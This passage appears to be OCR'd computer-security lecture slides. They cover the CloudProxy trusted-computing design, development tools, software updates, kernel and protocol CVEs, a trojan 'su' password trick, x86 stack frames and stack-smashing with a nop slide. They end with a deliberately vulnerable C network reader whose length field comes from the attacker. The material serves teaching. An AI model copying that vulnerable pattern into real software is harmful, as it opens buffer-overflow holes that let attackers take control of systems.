
- Adversaries: Co-tenants, insiders (but not “inside” developer), eavesdroppers, technicians
- Protect: Key disclosure, integrity violation, data (maybe code)
- Ensure: Correct operation, configuration (affecting confidentiality and integrity)
- Avoid: Large software services written by others that you don’t understand.



Initialization




CloudProxy System Components




- End state
  1. CloudClient has private key that only it can access, while isolated and Policy principal signed certificate for the public key.
  2. Policy principal signed certificate can be used to
     1. Establish SSL channel
     2. Authenticate program and isolation regime

Operation



CloudProxy System Components



End state


- Programs have access to unsealed private keys and symmetric keys (to encrypt/integrity protect files, etc)
- Program can use it's private key to authenticate identity and isolation regime
- Program can do authentication and authorization rooted in policy key
- Trusted programs have authenticated, encrypted integrity protected channel to communicate.

Properties

- All trust rooted in "Policy Key"
- All private keys sealed to code identity
- Policy key is part of identity


A Trusted OS

- Simplified Linux
  - OS support for Tao services
    - tcService
    - Kernel changes
      - encrypted swap
      - application identity
      - tied to Tao services
  - Initramfs
    - Encapsulated initial
    - file system
    - Measured at boot
    - Contains apps
  - Configuration
    - Module loading restrictions
    - Don't mount file systems as trusted



Isolation: One trusted app per OS

What's next



Hypervisor hosted CloudProxy components

Software and networking part 5, program creation and vulnerabilities

- Program creation and its discontents
  - Compilers, assemblers and linkers
  - Repositories and testing
  - Encapsulating data
- The dark side of computer software
  - Vulnerabilities based on programming flaws
  - Kernel vulnerabilities
  - Protocol vulnerabilities
- Anatomy of vulnerabilities
  - Protocols

Software security: program creation

- Compilers
  - Convert high level languages (like C++) to assembler
  - Question: How do we know code is faithful translation? How do we know the compiler has no back door?
- Assemblers
  - Assembler convert assembly code into “object files” - binary code with relocation information
- Linkers
  - Links object files by satisfying all references
  - Often references are to standard libraries (like glibc). Libraries can be *statically* linked or *dynamically* linked.
    - How do we know library code is “safe”?

Development tools

- Repositories
  - Keeps record of design, test and code.
  - State of ”then current” repository recoverable throughout its history
  - Developer submitting changes recorded
  - Code review information also recorded
  - Example: github tool, public repositories at www.github.com.
- gtest
  - Framework for automating tests
  - Most serious developers require tests run and succeed before any checkin.
  - When I was at Google, you couldn’t check in code without a serious code review as well as comprehensive tests
- protobuf
  - Flexible tool to develop serialization and deserialization code for structured messages

Development tools

- Fuzzers
  - Tool to discover vulnerabilities validating input arguments
- Debuggers
  - Tools to step through programs and debug them
- Simulators
  - Programs that simulate program execution in virtual environment
  - Example: Qemu simulator.

Software and networking part 6, control hijacking vulnerabilities

- Anatomy of vulnerabilities
  - Command line vulnerabilities
  - Authentication and authorization
  - Protocol vulnerabilities: authentication and authorization
- Control hijacking
  - Stacks and stack smashing
  - Heap based attacks
  - ROP
  - Overflows
  - Double free

The dark side of program creation: bugs, exploits and vulnerabilities

- Vulnerability classes
  - Control flow hijacking
  - Buffer overflow
  - Escape to libc
  - ROP
  - Script vulnerabilities
  - Command/SQL injection
  - TOCTOU (Time of check, time of use).
  - Secret disclosure
  - Side channels

Updating concepts

- Software is often discovered to have flaws after distribution so one, now standard, prophylactic measure is distributing updates.
- Updates can change any and all software, configuration, firmware (like BIOS code on PC's) and even microcode.
- This is often achieved by running an update service and designating a pre-provisioned public key of a trusted update service. Authenticated updates ae installed by the service automatically.
- Updates are accumulated into packages which are hashed and signed (by the trusted key).
- Different vendors format components of an update differently especially in the IoT world where vendors often encrypt updates to keep them "secret."
- The entity with the update key is unconditionally powerful a bad update can destroy system security.
- IoT systems are particularly bad at doing secure updates.

Anatomy of an update package

- Contents
  - Bootloader
  - Kernel
  - File system
  - Applications
- Features
  - Safe rollback
  - Symmetric and asymmetric update
  - Bootloader support: U-Boot
  - Volume formats: MTD, UBI, MBR and UEFI partitions
  - Signed images

Darker still: Hardware vulnerabilities

- Floating point
  - Famous Intel bug
- Side channels
  - Spectre
  - EMI
- Erroneous execution
  - Intel errata

Code vulnerabilities generally

- The CERT is a federally funded program run on behalf of DHS by SEI. They have a section on SCADA vulnerabilities.
- The common vulnerability database is hosted by Mitre and is here.
- Public site for reporting discovered vulnerabilities in widely distributed products.
  - Usually software some hardware.
- When reported, vulnerability is assigned an identifier, possibly verified and reported to vendor.
- Vendor is given a period of time to remediate vulnerabilities and issue a patch.
  - Assigned severity (numerical score from 1-10). 10 is bad.
- Vulnerability is disclosed and enhanced vulnerability information is recorded in national vulnerability database (NVD).
- Over 118,000 reported.
- Over 16000 reported in 2018.

Kernel vulnerabilities

- An elevation of privilege vulnerability exists in the NVIDIA GPU driver (gm20b_clk_throt_set_cdev_state), where an out of bound memory read is used as a function pointer could lead to code execution in the kernel. This issue is rated as high because it could allow a local malicious application to execute arbitrary code within the context of a privileged process. References: N-CVE-2017-6264.
- An elevation of privilege vulnerability in the kernel security subsystem could enable a local malicious application to to execute code in the context of a privileged process. This issue is rated as High because it is a general bypass for a kernel level defense in depth or exploit mitigation technology. Versions: Kernel-3.18.
- An elevation of privilege vulnerability in the kernel ION subsystem could enable a local malicious application to execute arbitrary code within the context of the kernel. This issue is rated as Critical due to the possibility of a local permanent device compromise, which may require reflashing the operating system to repair the device. Kernel-3.18.
- An information disclosure vulnerability in the Qualcomm bootloader could help to enable a local malicious application to to execute arbitrary code within the context of the bootloader. This issue is rated as High because it is a general bypass for a bootloader level defense in depth or exploit mitigation technology.

Another kernel vulnerability

- On May 13th, 2008 the Debian project announced a vulnerability in the OpenSSL. The bug in question was caused by the removal of the following line of code from *md_rand.c*

```
MD_Update(&m,buf,j);
  [ .. ]
MD_Update(&m,buf,j); /* purify complains */
```

- The lines were removed because of Valgrind/Purify warnings related to use of unitinialized data. In fact, this buffer was updated elsewhere and elimination removed all entropy from random number calculations.

Other vulnerabilities

- An old favorite of mine
- You type


```
su root
Password: ***********
```

- Unbeknownst to you, the attacker put an executable program called “su” in the directory you are in (like $HOME).
- Name resolution in unix shell (used to) search current directory first, then standard places like /bin, /usr/bin, …
- After attacker su gets the super user password, it calls the real su.
- Current shells make you expressly specify programs you want to execute in the current directory, e.g., ./a.out


Protocol vulnerabilities

- CVE-2014-0160 (Heartbleed) The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.
- TLS, a long standing and critical internet protocol has been successfully attacked by increasingly sophisticated attacks for years but there are simplified safer protocols like Boring SSL and Quic.
- Some protocols are known to be vulnerable and while there are safe substitutes, they are often not deployed. Example: DNS, DNSSec
- Protocol expertise is uncommon.

Linux process memory layout



Slide from John Mitchell



Stack frames and calling conventions

- First remember stack grows down. SP (rsp for 64 bit calls) points to the last used location on stack.
- A normal stack “push” consists of:

```
movl  rsp, r2     ; top of stack
subl  #4, rsp     ; move stack down
movl  #anyoldthing, (r2)
```

- Corresponding “pop” is just;

```
movl    (rsp), r2
addl   #4, rsp
```

- In addition, C++ uses a designated “base pointer,” bp (rbp for 64 bits), which is used to address arguments.

Stack frames and calling conventions

- Here is an example call, the corresponding assembler is on the next slide:

```
int callee(int a1, int* a2) {
  *a2 = a1 + 1;
  return 1;
}
void caller() {
  int i, j;
  i = 42;
  callee(i, &j);
}
```

- “leaq a, b” moves the address of a into b.
- “pushq a” implements our push, pushing a onto stack, “popq a” implements our pop, popping the stack into a.
- “callq func” instruction is executed, it will push the 64-bit (8 byte) address of the next instruction onto the stack and jump to func.
- “retq” pops return address and jumps to it.

Stack frames and calling conventions (Intel)

```
_callee:
    pushq   rbp           ; push old base
    movq    rsp, rbp      ; stack is new base
    movl    $1, rax       ; return value in rax
    movl    rdi, -8(rbp)  ; first arg to stk
    movq    rsi, -16(rbp); second arg to stk
    movl    -8(rbp), rdi  ; a1
    addl    $1, rdi       ; a1 = a1 + 1
    movq    -16(rbp), rsi ; &j to rsi
    movl    rdi, (rsi)    ; *a2 = a1
    popq    rbp           ; restore base
    retq
```


```
_caller:
    pushq   rbp           ; push old base
    movq    rsp, rbp      ; cur stack is new base
    subq    $16, rsp      ; 16B of args (i,j)
    leaq    -8(rbp), rsi  ; first arg (&j)
    movl    $42, -8(rbp)  ; i = 42
    movl    -8(rbp), rdi  ; second arg (i)
    callq   _callee
    addq    $16, rsp      ; remove area for args
    popq    rbp
    retq
```

Stack buffer example

- First “famous” use: Morris worm and fingerd.
- Example:

```
void vulnerable(char* in) {
  char buf[256];
  strcpy(buf, in);
  subrouting1(buf);
}
```

- What happens if size(in)>256?
  - Scribble over return address, in and stack frame pointer
  - When vulnerable returns, program which supplied input (in) controls return address.
- Picture of stack frame after vulnerable is called is on right.



Effectuating hijacking through nop slide

- If str comes from a remote program, the attacker does not know the exact location of the return address.
- Nop

```
nop
xor eax, eax
inc ax
```

- Guess approximate stack location when vulnerable is called.
- Insert “nop slide” at higher addresses so return address points into nop slide
- Insert program code you want to execute on buffer overflow
  - Example program: exec(“/bin/sh”);
  - Now attacker has shell!

Example buffer overflow target

```
// adapted from a tutorial by s3sc&man
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <unistd.h>
#include <signal.h>
#define BUFFER_BOUNDARY_SIZE 1024
#define HEADER_SIZE 4
// Warning: DO not use this code, it has a buffer verflow vulnerability
void vuln_read(int cli_fd) {
  char buffer[BUFFER_BOUNDARY_SIZE];
  int to_read;

 read(cli_fd, &to_read, HEADER_SIZE);
  int read_bytes = read(cli_fd, buffer, to_read);
  printf("Read: %d bytes\n", read_bytes); printf("Incoming message: %s\n", buffer);
}
```

Example buffer overflow target

